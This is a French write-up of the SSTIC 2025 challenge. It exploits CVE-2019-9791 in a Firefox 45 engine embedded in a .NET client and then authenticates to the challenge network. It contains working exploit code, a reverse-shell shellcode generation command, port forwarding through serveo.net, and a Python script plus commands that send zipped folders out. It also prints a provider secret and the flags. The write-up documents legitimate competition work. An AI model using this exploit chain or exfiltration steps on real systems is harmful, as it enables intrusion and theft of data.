Dans un premier temps je me renseigne sur le package **Geckofx45.64**. Ce module sert à utiliser le moteur de rendu de Firefox: **Gecko** dans une application .NET. Sur [nutget.org](https://www.nuget.org/packages/Geckofx45.64)<sup>13</sup> il est possible de télécharger ce package. On y trouve effectivement les binaires de Firefox 45 et notamment xul.dll dont le sha256 correspond à celui fourni dans systeminfo.

Firefox 45 date de 2016, il est donc possible de trouver une one day afin de l'exploiter. Mais avant tout, j'ai besoin d'un environnement de mise au point.

### Installation de l'environnement local

#### Le client .NET

Tout d'abord, je me rend sur le site de microsoft<sup>14</sup> qui propose des isos d'évaluation pour Windows server 2019. La version disponible correspond à notre cible. Puis:

- J'installe un environnement de développement (visual community 2022 avec .NET développer pack 4.8)
- Je crée un projet .NET 'windows form application'
- J'utilise le code d'exemple fourni sur Nutget en adaptant l'url

<sup>13</sup><https://www.nuget.org/packages/Geckofx45.64>

<sup>14</sup><https://www.microsoft.com/fr-fr/evalcenter/evaluate-windows-server-2019>

## client dotnet

```
[STAThread]
static void Main(string[] args) {
    Xpcom.Initialize("Firefox");
    var geckoWebBrowser = new GeckoWebBrowser {Dock = DockStyle.Fill};
    Form f = new Form();
    f.Controls.Add(geckoWebBrowser);
    geckoWebBrowser.Navigate("http://url_to_visit.com");
    Application.Run(f);
}
```

Je vérifie que les requêtes HTTP et notamment que le *user agent* de mon client est conforme à celui du challenge. Dans les deux cas j'ai bien: *Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:45.0) Gecko/20100101 /*

## le serveur

Pour fournir notre exploit, il faut un serveur HTTP. Pour ma part, j'utilise un serveur basé sur flask, qui permet de fournir seulement les fichiers nécessaires et qui permet de logger des messages postés par le client dans /log. Cela me sert à avoir un retour du déroulé de l'exploit sur la machine distante à laquelle je n'ai pas accès.

## server.py

```
from flask import Flask, send_file, request
import os

app = Flask(__name__)

@app.route('/')
@app.route('/index.html')
def index(name=None):
    return send_file('index.html')

@app.route('/nc')
def ncpy(name=None):
    return send_file('nc.py')

@app.route('/worker.js')
def workerjs(name=None):
    return send_file('worker.js')

@app.route('/log', methods=['GET', 'POST'])
def log(name=None):
    j = eval(request.data.decode())
    if not "log" in j:
        return "OK"

    if j["log"] == ":reset":
        os.remove("log.txt")
        return "OK"

    with open("log.txt", "a") as f:
        #print(request.data, file=f)
        print(j['log'], file=f)
    return "OK"

app.run("0.0.0.0")
```

Pour envoyer des messages de log pendant le déroulé de l'exploitation, il me suffit d'utiliser cette fonction:

```
function log(txt) {
    fetch( "/log",
        {
            method: "POST",
            mode : "no-cors",
            body: JSON.stringify({ log: txt }),
            headers: { "Content-type": "application/json; charset=UTF-8" }
        });
}
```

## Recherche d'une one day

Maintenant Il faut choisir une RCE Firefox qui fonctionne en version 45 64 bits, sur Windows. Pour commencer je me rends sur le site de Mozilla qui offre une liste des vulnérabilités corrigées par version. Pour chaque CVE corrigée à partir de la version 46, je regarde si

- un POC public de RCE existe
- J'arrive à faire crasher mon client à partir de ce poc

Parmi celles qui ont retenu mon attention:

- CVE-2016-9079: un use after free dans les animations SVG
- CVE-2018-12386: une confusion de type dans IonMonkey, le moteur JIT javascript de Firefox
- CVE-2019-11707: Une confusion de type dans IonMonkey liée à Array.pop
- CVE-2019-9791: Une confusion de type dans IonMonkey (encore)

Les deux qui m'ont permis de produire un crash facilement sont la **CVE-2016-9079** et la **CVE-2019-9791**. Les pocs disponibles pour la première adressent une version plus proche de notre cible mais souvent en x86 ou en x64 sur Linux avec l'ASLR désactivé. Ce qui n'est pas idéal dans notre cas. Les pocs disponibles pour la seconde me semblent plus simples à utiliser et surtout ils offrent des primitives confortables pour adapter le poc à une autre cible:

- addrof: récupération de l'adresse mémoire d'un objet javascript
- RW arbitraire: lecture et écriture de la mémoire du process client.

Malgré tout, le poc de RCE avec ces primitives ne fonctionne pas en l'état. Cependant un code très simple fourni sur le bugzilla<sup>15</sup> de Firefox permet de faire crasher le client et de valider que cette vulnérabilité est bien présente sur notre version.

### poc pour provoquer un crash

```
function Hax(val, l) {
  this.a = val;
  for(let i = 0; i < l; i++) {}
  this.x = 42;
  this.y = 42;
  this.z=42;
}

for(let i =0; i < 10000; i++) { new Hax(13.37, 1); }
let obj = new Hax("asdf", 1000000)
```

### Analyse de la vulnérabilité:

Pour réaliser l'exploitation, je me base sur ce poc<sup>16</sup>. La vulnérabilité repose sur une erreur d'appréciation du JIT. On a besoin d'une fonction avec une boucle qui itère de nombreuses fois afin de forcer le moteur JIT à optimiser cette fonction. La fonction en question est celle ci:

```
function Hax(val, l, trigger) {

  let x = {
    slots: 13.37,
    elements: 13.38,
    buffer: ab,
    length: 13.39,
    byteOffset: 13.40,
    data: []
  };
  let y = new Float64Array(SIZE_HOLDING_INNER_STORE);
  this.a = val;

  for (let i = 0; i < l; i++) { }
  this.x = x;

  if (trigger) {
    this.y = y;
  }
  this.x.data = victim;
}

let obj = new Hax("dummy", 10000000, true);
driver = obj.y;
ref = Int64.sub(Int64.fromDouble(this.driver[7]), 0x30);
```

L'exploit se déroule en deux temps:

<sup>15</sup>[https://bugzilla.mozilla.org/show\\_bug.cgi?id=1530958](https://bugzilla.mozilla.org/show_bug.cgi?id=1530958)

<sup>16</sup><https://gist.github.com/hhc0null/5b57ce770f76739fee96ea79ba6d1087>

- avec *trigger = true*, lorsque *this.y = y*; est fait, les variable *sthis.x* et *this.y* se superposent en mémoire.
- Puis *this.x.data = victim*; vient corrompre le pointeur de données de y (Le Float64Array) qui est réécrit avec l'adresse de *victim*. A l'offset 0x38 de *victim* se trouve son pointeur de donnée que l'on peut réécrire depuis le code javascript avec les données de y.

L'obtention de la lecture et de l'écriture mémoire est triviale a partir de là, on peut modifier la valeur d'un pointeur avec *this.y[7]* et lire ou écrire des données ensuite avec *victim*

La primitive *addrof* est obtenue avant de faire la première écriture mémoire. A ce moment, on peut encore lire la valeur du pointeur de données original de *victim*. Ensuite on récupère l'adresse d'un autre champs de l'objet *victim* à l'offset -0x30 par rapport au pointeur de données. Cette adresse correspond à la variable *ref*. Elle contient les adresses des membres javascript de *victim*. Il suffit d'ajouter un objet en attribut à victime et de venir lire son adresse avec un double déréférencement de *ref*.

## Adaptation du poc

Le code du poc utilise la fonction *string.padStart()* qui n'est pas disponible dans la version 45 de Firefox. Je la réimplémente pour faire fonctionner l'exploit. Le reste du code semble compatible avec notre client. Cependant le poc ne fonctionne pas. Je finis par obtenir un exploit fonctionnel lorsque je sors la fonction vulnérable de la class *Primitive* pour la mettre dans le scope global. Il semblerait qu'en version 45, le JIT ne s'applique pas dans les méthodes de class.

Une fois ma confusion d'objet fonctionnelle, je fournis les objets confondus à la class *Primitive* afin de garder la suite du code inchangée. J'obtiens donc mes trois primitives *address of*, *memory read* et *memory write*. Cette class est ensuite utilisée pour créer la class *Memory*, qui offre les même primitives et annoncée plus stable. Comme ce code fonctionne bien, je ne me pose pas plus de questions et je l'utilise.

C'est à partir de là que je diverge du poc original. Mon idée est d'utiliser l'écriture mémoire pour écrire un shellcode dans une zone mémoire accessible en lecture/écriture/exécution (rwx). A priori le Firefox qui tourne dans le client .NET n'est pas sandboxé. En effet le client tourne dans un unique process.

Un moyen simple de générer des zone rwx est le JIT. En effet lorsque le JIT est déclenché pour une fonction, il prend le code javascript de celle-ci et le convertit en code machine (x64 dans notre cas). Il crée une zone mémoire rwx et copie le code généré dedans. Cette zone mémoire reste rwx et à chaque appel de la fonction, c'est le code optimisé qui est appelé sans plus de vérifications.

Je génère donc une telle fonction en imitant les pocs qui exploitent le JIT. Afin de retrouver ce code en mémoire, j'insère un marqueur sous forme de float 64 bits. Il me permettra à l'aide du debugger de déterminer l'emplacement mémoire de la fonction optimisée.

## Génération d'un fonction optimisée par le JIT:

```
function jitMe(l) {
  const marker = 4.183559446463817e-216; // 0x1337133713371337
  const float_var0 = 0.0;
  const float_var1 = 1.1;
  //....
  const float_var69 = 69.69;
  for(let i = 0; i < l; i++) {}
}

for (let i = 0; i < 1000; i++) {
  jitMe(1);
}
jitMe(10000000);
```

Afin d'avoir suffisamment de place pour mettre un shellcode confortable, j'augmente la taille de la fonction en y ajoutant des chargements de float, eux-mêmes stockés dans la zone mémoire rwx de la fonction optimisée par le JIT.

## L'aiguille dans la botte de foin

Le but est donc de retrouver ce code dans la mémoire du process. Pour cela j'utilise **x64dbg**<sup>17</sup>. De manière à avoir une vue de la mémoire à un moment précis de mon script, je force une écriture mémoire à l'adresse 0, ce qui permet de récupérer la main avec le debugger au bon moment. Ensuite j'utilise la recherche de motif binaire à l'aide d'une commande de xdbg64:

```
findallmem 0, 3713371337133713
```

Cela me donne trois occurrences dont une dans une zone rwx: mon code optimisé par le JIT. De plus j'obtiens l'adresse de l'objet *JSFunction* de ma fonction optimisée avec la primitive *addrof*. En parcourant la mémoire à l'aide du debugger et me documentant sur ce site<sup>18</sup>, je me rends compte que l'adresse de la zone rwx peut être obtenue avec la primitive de lecture de la manière suivante en passant le membre *JSjitInfo*:

```
let funcaddr = mem.addrof(jitMe);
let jitinfo = mem.read8(Int64.add(funcaddr, 0x28));
let jitptr = mem.read8(Int64.add(jitinfo, 0x88));
```

<sup>17</sup><https://x64dbg.com/>

<sup>18</sup><https://doar-e.github.io/blog/2018/11/19/introduction-to-spidermonkey-exploitation/>



Je vérifie que je peux effectivement écrire du code à cet emplacement en écrivant l'instruction *software breakpoint* (int3 = 0xCC) à cette adresse puis j'appelle la fonction optimisée. Le débogueur arrête bien le programme à l'endroit prévu sur l'instruction int3. On y retrouve le code de ma fonction optimisée ainsi que mon marqueur comme le montre la [capture du débogueur](#). Je n'ai plus qu'à y placer mon shellcode.




Figure 17: x64dbg

## Le shellcode

Pour générer un shellcode de type *reverse connect TCP* j'utilise une version datée de micr0 shell<sup>19</sup>:

```
python micr0_shell.py --ip 192.168.245.128 --port 1337 --type powershell --output sc.bin -s True
```

La payload générée fonctionne mais crash immédiatement après la connexion. Le problème vient du code après le shellcode. Ce dernier modifie la stack et ne retourne pas après avoir fini. Il exécute donc un bout de code de la fonction originale avec une stack corrompue. La probabilité de crash est donc forte. Je modifie le shellcode pour rétablir proprement la stack et j'ajoute un *ret*. Après ça, j'obtiens un exploit stable qui fonctionne à 100% dans mon environnement de mise au point.

Il ne reste plus qu'à mettre en place deux transferts de port TCP sur serveo.net pour exposer ma machine sur internet. Un port pour le serveur http et un second pour le reserve shell (netcat):

```
ssh -R 11337:localhost:1337 serveo.net
ssh -R 55444:localhost:5000 serveo.net
nc -l -p 1337
```

Puis j'envoie mon url à Eeecko tel que le montre cette [capture d'écran](#), ce qui me permet d'obtenir un accès sur la machine distante. Le code javascript amputé de la class Int64 et du shellcode est fourni en [annexe](#). Une version plus complète est dans les fichiers joints au rapport.

## Exfiltration des données

Une fois sur la machine Je regarde le contenu du dossier courant: *MySuperThickClient*, on y trouve l'exécutable et les dll du client Firefox. Le plus intéressant se trouve dans le dossier parent:

```
dir ../
#Mode                LastWriteTime         Length Name
#----                -
#d-----            06/04/2025    21:46         flagProvider
#d-----            06/04/2025    21:44         MFDProxy
#d-----            06/04/2025    21:49         MySuperThickClient
#-a-----            06/04/2025    21:45             55 flag.txt
#-a-----            06/04/2025    21:46             403 TODO.txt
```

Le fichier **flag.txt** contient bien le flag de cette étape:

```
SS TIC{58e9ab359732a4a5408661470bb3bf34e9b8362c639f5b83}
```

Le fichier **TODO.txt** contient quelques informations pour la suite:

<sup>19</sup>[https://github.com/senzee1984/micr0\\_shell](https://github.com/senzee1984/micr0_shell)




Figure 18: Eeecko

```
# TODO.txt
Pfiou, j'ai enfin fini ce flag provider, on approche de la fin.

TODO:
* Add IP blocklist in case of spam
* Ajouter un module de visualisation des flags ratés côté admin
* Tester le flag provider, et l'ajout de flags en tant qu'admin
* Tester la feature d'obtention de l'email final
* Implémenter le get d'email depuis le client lourd (je ne sais pas si j'aurai le temps pour celui là ...)
```

Il va falloir implémenter nous-mêmes le *get d'email* pour arriver au bout de l'aventure. Avant de m'atteler à cette tâche, je récupère le contenu des dossiers *flagProvider* et *MFDProxy* en les compressant avec les commandes powershell suivantes:

```
Compress-Archive -Path flagProvider -DestinationPath flagProvider.zip
Compress-Archive -Path MFDProxy -DestinationPath MFDProxy.zip
```

Puis je télécharge une sorte de mini netcat maison en python pour me transférer ces deux fichiers zip sans trop me compliquer la vie:

```
import sys
import socket

file = sys.argv[1]
ip = sys.argv[2]
port = int(sys.argv[3])

data = open(file, "rb").read()

s = socket.socket()
s.connect((ip, port))
s.sendall(data)
s.close()
```

Ce qui me permet de récupérer l'ensemble des données en réutilisant le transfert de port du reverse shell.

```
Invoke-WebRequest http://serveo.net/nc -OutFile nc.py
# envoi des données
python nc.py flagProvider.zip serveo.net 11337
# puis
python nc.py MFDProxy.zip serveo.net 11337
```

```
# réception des données
nc -l -p 1337 > flagProvider.zip
# puis
nc -l -p 1337 > MFDProxy.zip
```

# Epilogue: MFD network

## Objectif:

A l'étape 3, on obtient deux dossiers: **flagProvider** et **MFDProxy**. Les deux sont des clients de l'infrastructure du challenge. Ils sont composés de nombreux fichiers python possédant les mêmes noms que ceux du client lourd récupéré à la fin du prologue. Le plus intéressant des deux est le flagProvider. On comprend assez vite qu'il s'agit d'un noeud de l'infrastructure qui implémente la gestion des flags et de l'email final.

Le dossier **flagProvider** contient le fichier configuration suivant qui semble particulièrement intéressant:

```
[DEFAULT]
FS_BASE_ROOT_POLICY = "CREATE_MISSING_FOLDERS"
PROD = true
FS_BASE_ROOT = "C:\\\\Users\\\\Gecko\\\\AppData\\\\Roaming\\\\mfd\\\\fs"
ROUTERS = "163.172.109.175"
CONNECT_SECURE_TO_LIST = "44544,44545,44546"
LOG_LEVEL = "DEBUG"
PROVIDER_SECRET = "z0JYJlHrLwPvXHfkTEpLgUXuuIchRYoDHucaohLUUJDBaFZL"
PROVIDER_ID = CHALLENGE_FINISHER
```

Le fichier **TODO.txt** récupéré à l'étape 3 complète le tableau. Le but est clair: s'authentifier à l'infrastructure en tant que **CHALLENGE\_FINISHER** et récupérer l'email

## MFD

Dans un premier temps je m'intéresse au fonctionnement global. Les différents noeuds communiquent via un serveur maître qui relaie les informations entre les différents membres du réseau. Le protocole utilisé se nomme MFD, il est reconnaissable au header MFD dans [les échanges réseau](#). Ce protocole encapsule des données chiffrées avec tls.

```
00000CDE 4d 46 44 10 00 11 00 00 00 11 00 00 00 03 03 00 MFD.....
00000CEE 4d 46 44 10 00 12 00 00 00 12 00 00 00 03 03 00 MFD.....
00000E2C 4d 46 44 c6 00 13 00 00 00 ff ff ff ff 0a 0b 02 MFD.....
00000E3C 17 01 a8 0c 0a 01 02 01 01 0f 02 0c 00 18 67 40 .....g@
00000E4C 09 00 37 43 4a a0 52 b0 86 02 01 8f 02 8c 00 2a ..7CJ.R.
00000E5C d3 e9 1b b3 9c 72 0e 69 fc 6e 13 7d 23 5a 3e b1 .....r.i.n.]#Z>
00000E6C 65 e2 11 96 71 26 78 3c 43 9c 3f b7 82 d5 5e 87 e...q&x< C.?...^
00000E7C 99 9a 83 53 b3 8c 8b b6 44 d1 ac 84 65 b8 bf f0 ...S...D...e...
00000E8C 29 53 1e 2a b1 5b b6 8e b1 87 3f 81 32 8c ef 9e S.*.[...?.2...
00000E9C 53 53 9e 0e 42 df 77 35 e6 9e 40 7b 26 0d 2a 9b SS..B.w5 ..@{&.*
00000EAC 8e eb 30 7a 64 e7 fb 91 40 56 e1 08 02 37 15 3f ..0zd...@V...7.?
00000EBC 97 dc ee 5b 94 9b 49 cf e0 b7 7b 41 f3 dc 25 ad ...[...I...{A...%
00000ECC 86 16 73 eb 77 1d 51 f4 1f e3 66 56 c5 64 92 90 ...s.w.Q...fv.d...
00000EDC f7 f2 c8 dc 75 12 0d 00 50 83 09 18 01 08 01 06 ...u...P...
00000EEC e8 21 1a 5f 46 9d ...!_F...
00000CFE 4d 46 44 10 00 13 00 00 00 13 00 00 00 03 03 00 MFD.....
00000EF2 4d 46 44 10 00 14 00 00 00 ff ff ff ff 03 01 00 MFD.....
00000D0E 4d 46 44 10 00 14 00 00 00 14 00 00 00 03 02 00 MFD.....
00000F02 4d 46 44 10 00 15 00 00 00 ff ff ff ff 03 01 00 MFD.....
```

Figure 19: Traffic réseau MFD

Chaque participant au challenge possède un client id unique généré lors de la première connexion. Ce client id est le CN d'un certificat qui est signé par le CA de l'infrastructure à la première connexion. Voici à quoi ressemble un tel certificat:

```
openssl x509 -text -noout -in ~/.mfd/fs/client.crt
# Certificate:
#   Data:
#     Version: 3 (0x2)
#     Serial Number:
#       01:9c:a5:41:eb:f9:ef:c9:78:65:1d:d5:54:75:c7:bf:da:85:6d:5a
#     Signature Algorithm: ED25519
#     Issuer: ST = SSTIC-2025, O = MFDNetwork, CN = ROOT
#     Validity
#       Not Before: May 17 21:22:53 2025 GMT
#       Not After : Aug 25 21:22:53 2025 GMT
#     Subject: ST = SSTIC-2025, O = MFDNetwork, CN = 4230624379700953326
#     Subject Public Key Info:
```

```
#      Public Key Algorithm: ED25519
#      ED25519 Public-Key:
#      pub:
#          4b:22:c8:29:93:62:dc:c4:dc:f3:e7:ef:cb:1a:5a:
#          cc:1b:ce:c3:c1:ca:fd:ef:f8:4a:22:4b:9b:72:89:
#          46:c9
#      Signature Algorithm: ED25519
#      Signature Value:
#          6f:e2:48:db:26:44:8b:d2:1d:ab:6f:18:d5:30:ce:09:a4:32:
#          99:25:46:43:9f:15:d3:e4:1e:39:f9:91:6d:bc:f8:cc:2a:13:
#          95:7f:78:65:11:52:69:c9:93:e5:3a:68:15:1f:9b:6b:c8:0f:
#          26:21:7c:22:36:dd:7f:b4:4f:0f
```

Les différents types de noeuds du réseau ou provider peuvent appartenir à différents types qui sont définis dans **provider.py** et que l'on peut classer en différentes catégories:

- Infrastructure:
  - MASTER
  - ROUTING\_PROVIDER
  - IDENTITY\_PROVIDER
  - CERTIFICATE\_PROVIDER
- Services:
  - CHAT\_PROVIDER
  - LUAGAME\_PROVIDER
  - OPERATOR
  - FLAG\_PROVIDER
  - MEDIA\_PROVIDER
  - CHALLENGE\_PROVIDER
- Utilisateurs:
  - ADMIN
  - CHALLENGE\_FINISHES
  - ANONYMOUS
- Spéciaux:
  - ANY
  - BAD\_PROVIDER

On a également accès à toutes les commandes supportées par chacun des acteurs du réseaux ainsi que les champs qui les composent. Ces informations se trouvent dans les fichiers */flagProvider/common\_network/protocol/per\_type/\*.py*. Par exemple on peut chercher des utilisateurs ou bien envoyer des messages avec les objets suivants:

```
class SearchUser(ChatCommand):
    Type: Literal[ChatCommandType.SearchUser] = ChatCommandType.SearchUser
    Username: str | None = None
    ClientID: int = 0
    Limit: int = 50
    Offset: int = 0

class SendMessage(ChatCommand):
    Type: Literal[ChatCommandType.SendMessage] = ChatCommandType.SendMessage
    To: int
    Message: Message
```

## flagProvider

Maintenant que le tour du propriétaire est fait, je rentre dans le détail du flagProvider. Il supporte les commandes suivantes:

- CheckValidFlag
- FlagSuccess
- FlagFailure
- ConfirmedFlags
- ConfirmedFlagsFor
- TopPlayers
- AllPublic
- PublicFlagsAnswer
- FinalEmail
- FinalEmailSuccess
- FinalEmailFailure
- UpdateFlag
- SetFlagsForEmail
- GetFlagsOrder

En regardant *flagProvider/flag\_provider/main.py* on se rend compte qu'il n'offre pas le même niveau de service en fonction du type de provider qui fait la requête. Plus particulièrement, certaines commandes sont réservées au *CHALLENGE\_FINISHES*. Ce sont bien celles-ci qui nous intéressent: **FinalEmail** et **GetFlagsOrder**.

Pour obtenir l'email il faut fournir un hash, qui est vérifié avec la fonction `check_final_hash()`. Elle concatène les sha512 des flags dans un ordre précis puis calcule le sha512 de ces hashes concaténés et le compare au hash fourni par un *challenge finisher*:

```
def compute_flags_hash(flag_names: list):
    flags = [Flag.get_or_none(flag_name) for flag_name in flag_names]
    concatenated = b''.join(flag and flag.hash or b'' for flag in flags)
    return hash_flag(concatenated)

def check_final_hash(hash: bytes):
    all_emails = SSTICEmail.get_all_enabled()
    for email in all_emails:
        flag_names = email.flags_order.split(',')
        flags_hash = compute_flags_hash(flag_names)
        if hmac.compare_digest(flags_hash, hash):
            return flags_hash, email.suffix
```

## Récupération de l'email

La première chose à faire pour obtenir cet email est de se connecter au réseau MFD, pour cela je crée un client en m'appuyant sur le code de *MFDProxy* dont la connexion se fait avec le code suivant:

```
def on_received(command):
    global peer_id

    if not authenticated_peer.get().is_provider(ProviderID.CHALLENGE_PROVIDER):
        logger.warning(f"Received command from {authenticated_peer.get()} (not challenge provider)")
        return

    if command.ChallengeID != 3:
        logger.warning(f"Received command with challenge ID {command.ChallengeID} != 3")
        return

    match command:
        case ChallengeStatusQuery():
            yield challenge_status()
        case ChallengeInput():
            if not peer_id:
                logger.warning(f"Received command but no peer id set for the moment")
                yield ChallengeOutput(ChallengeID=3, Output='No peer ID set atm')
                return
            [...]

        case ChallengeEnsureDown():
            logger.info(f"Received down order, will shutdown VM")
            yield challenge_status(False)
            shutdown()
        case _:
            logger.info(f"Received non challenge command {command}")

with (router_addr(), router_port(), ):
    while time.time() - start < DELAY // 10 and not peer_id:
        try:
            with default_join('operator', on_received, ProviderID.CHALLENGE_PROVIDER,
                              allow_regenerate=False, additional_provider_id=ProviderID.OPERATOR) as (initial, fin):
                wait_for_peer_id(initial)
                fin.set()
        except:
            pass
```

Non sans mal, je finis par faire fonctionner un client en utilisant le fichier de config et les certificats de mon client lourds. Ce qui me permet de chercher des utilisateurs ou bien lister les *top players*. Ensuite je décide de modifier l'emplacement du fichier de configuration **config.toml** pour utiliser celui présent dans le dossier flagProvider en adaptant *FS\_BASE\_ROOT*. J'obtiens une erreur à cause de la ligne *PROVIDER\_ID = CHALLENGE\_FINISHER* que je supprime.

Je réussis à m'authentifier en tant que CHALLENGE\_FINISHES et j'obtiens l'ordre des flags pour calculer le hash du *FinalEmail* avec ce code:

```
def on_received(command):
    print(command)
    return
    yield

def main():
    with (router_addr(), router_port(), ):
        with default_join('finisher', on_received, ProviderID.FLAG_PROVIDER, allow_regenerate=False,
                           additional_provider_id=ProviderID.CHALLENGE_FINISHES) as (initial, fin):
            initial.send(GetFlagsOrder())
# Flag::SetFlagsForEmail
#   FlagNames
#   ['mestre du pdf', 'crypto luron', 'risk lover', 'gecko party', 'movfuscated']
#   Suffix
#   _you_deserve_rest@sstic.org
```

L'ordre en question est: *mestre du pdf, crypto luron, risk lover, gecko party, movfuscated*. Le calcul du hash n'est plus qu'une formalité et je récupère l'email:

```
def hash_flag(raw_content: bytes):
    h = hashlib.sha512()
    h.update(raw_content)
    return h.digest()

flag_order = ['mestre du pdf', 'crypto luron', 'risk lover', 'gecko party', 'movfuscated']
flags = {
    'mestre du pdf' : 'SSTIC{4d80a6b32f8ff039c39f67b150b2b8d33a991b2e38a9ce96}',
    'crypto luron' : 'SSTIC{f5ab077834d560a2711413da4646bfa1f02e9b24df9c0863}',
    'risk lover' : 'SSTIC{b871c80ae6baa5fb806f7241109e9d399f8641f2a63c7f69}',
    'gecko party' : 'SSTIC{58e9ab359732a4a5408661470bb3bf34e9b8362c639f5b83}',
    'movfuscated' : 'SSTIC{21c66b2c691438c8a99b33e28c1cd5f42009468d3c68d701}',
}

def get_final_hash():
    concatenated = b''
    for name in flag_order:
        print(flags[name])
        concatenated += hash_flag(flags[name].encode())
    return hash_flag(concatenated)

def on_received(command):
    print(command)
    return
    yield

def main():
    with (router_addr(), router_port(), ):
        with default_join('finisher', on_received, ProviderID.FLAG_PROVIDER, allow_regenerate=False,
                           additional_provider_id=ProviderID.CHALLENGE_FINISHES) as (initial, fin):
            initial.send(FinalEmail(HashForEmails=get_final_hash()))
# Flag::FinalEmailSuccess
#   SSTICEmail
#   76a304cf910e6c6e4051ca7c7c05f8d51fc3e60c4f180077630994484fc9c654_you_deserve_rest@sstic.org
```

76a304cf910e6c6e4051ca7c7c05f8d51fc3e60c4f180077630994484fc9c654\_you\_deserve\_rest@sstic.org

## Conclusion

Une fois de plus la qualité est au rendez-vous. Si je devais proposer une amélioration, je dirais que le prologue est un poil trop compliqué pour une entrée en matière. Par ailleurs, j'ai particulièrement apprécié le *movfuscated* qui m'a occupé de nombreuses soirées.

Après le marathon de l'année dernière, cette année était plutôt un sprint: ces quatre semaines rapport compris furent denses et intenses.

Un gros merci aux concepteurs pour le temps passé à réaliser cette édition.



Figure 20: The end

# Annexes

## Annexe 1: Disclaimer

### ## Disclaimer (FR)

En cas de vulnérabilité permettant de rebondir sur l'infrastructure et le serveur indiqué ci-dessous, merci de prévenir l'organisation du SSTIC.

En cas de vulnérabilité permettant d'impacter l'ensemble des clients ou d'élever ses privilèges sur le réseau, merci de prévenir l'organisation du SSTIC.

Merci de ne pas DOS le réseau mis en place (aucun bruteforce distant/réseau nécessaire pour valider les étapes).

Le client lourd nécessaire pour interagir avec le challenge provider est accessible à l'url

<http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d/step0> pour 3 OS différents sur x86\_64

Afin de pouvoir avancer même en cas d'indisponibilité prolongée, les données publiques des 4 étapes sont disponibles

à l'url présente : <http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d/>

La plupart des résolutions peuvent être faites hors ligne à partir des indications fournies, sauf pour l'obtention du flag (interaction avec le client lourd nécessaire).

Des problèmes peuvent survenir lors du spawn de l'étape 2 ou 3, ne pas hésiter rafraîchir (bouton status), ou à stopper et relancer le challenge après un délai de 1 minute.

### ## Disclaimer (EN)

In case of vulnerability allowing to bounce on the infrastructure and server indicated below, please notify the SSTIC organization.

In case of vulnerability allowing to impact all clients or to elevate privileges on the network, please notify the SSTIC organization.

Please do not DOS the network (no remote bruteforce of any kind involved at any step).

The thick client which is necessary to interact with challenge provider is available

at <http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d/step0> for 3 different OS on x86\_64

In order to be able to move forward even in the event of prolonged unavailability, the public data for the 4 stages are available at the current url: <http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d/>

Most solutions can be completed offline using the provided instructions, except for obtaining the flag

(interaction with the thick client is required).

Spanwing issues may occur during stages 2 or 3; do not hesitate to refresh (status button), or stop and restart the challenge after a 1-minute delay.



## Annexe 2: RSA dans GF2

```
from .secret import flag
import random

def GF2_add(p1, p2):
    return p1 ^ p2

def GF2_mod(p, mod):
    while p.bit_length() >= mod.bit_length():
        mask = mod << (p.bit_length() - mod.bit_length())
        p ^= mask
    return p

def GF2_mul_mod(p1, p2, mod):
    r = 0
    while p2:
        if p2 & 1:
            r ^= p1
        p2 >>= 1
        p1 = GF2_mod(p1<<1, mod)
    return r

def GF2_pow_mod(a, e, mod):
    r = 1
    while e:
        if e&1:
            r = GF2_mul_mod(r, a, mod)
        e >>= 1
        a = GF2_mul_mod(a, a, mod)
    return r

N = 1311124610832600414662585599898526500488469774236760232086930967727578283121407576109499892735 [...] 7847385
E = 65533

def generate_new_case():
    test = random.randrange(2**10, 2**1000)
    enc = GF2_pow_mod(test, E, N)
    return test, enc

def check_result_correct(test, enc, d):
    if test < 2**10:
        return False

    if GF2_pow_mod(enc, d, N) == test:
        return True

    return False

# this is called only if check_result_correct of provided challenge is True
def get_enc_flag():
    return GF2_pow_mod(flag, E, N)

sourcecode = open(__file__, 'r').read().split('\n') # get this source code from crypto luron
```

### Annexe 3: La sandbox Lua

```
local sandbox = {}
sandbox.print = print
sandbox.type = type
sandbox.pairs = pairs
sandbox.load_state = load
sandbox.get_state = get_state
sandbox.coroutine = coroutine
sandbox.tonumber = tonumber
sandbox.tostring = tostring

sandbox.math = {
    abs = math.abs,
    ceil = math.ceil,
    floor = math.floor,
    max = math.max,
    min = math.min,
    pi = math.pi,
    random = math.random,
    sqrt = math.sqrt
}

sandbox.table = {
    insert = table.insert,
    remove = table.remove,
    sort = table.sort,
    getn = table.getn,
    setn = table.setn,
    concat = table.concat
}

sandbox.string = {
    len = string.len,
    lower = string.lower,
    upper = string.upper,
    sub = string.sub,
    find = string.find,
    format = string.format,
    char = string.char,
    byte = string.byte
}

sandbox.os = {
    time = os.time,
    clock = os.clock,
    setlocale = os.setlocale,
}

function run_sandboxed(code)
    local func, err = load(code, "sandbox", "t", sandbox)
    if not func then
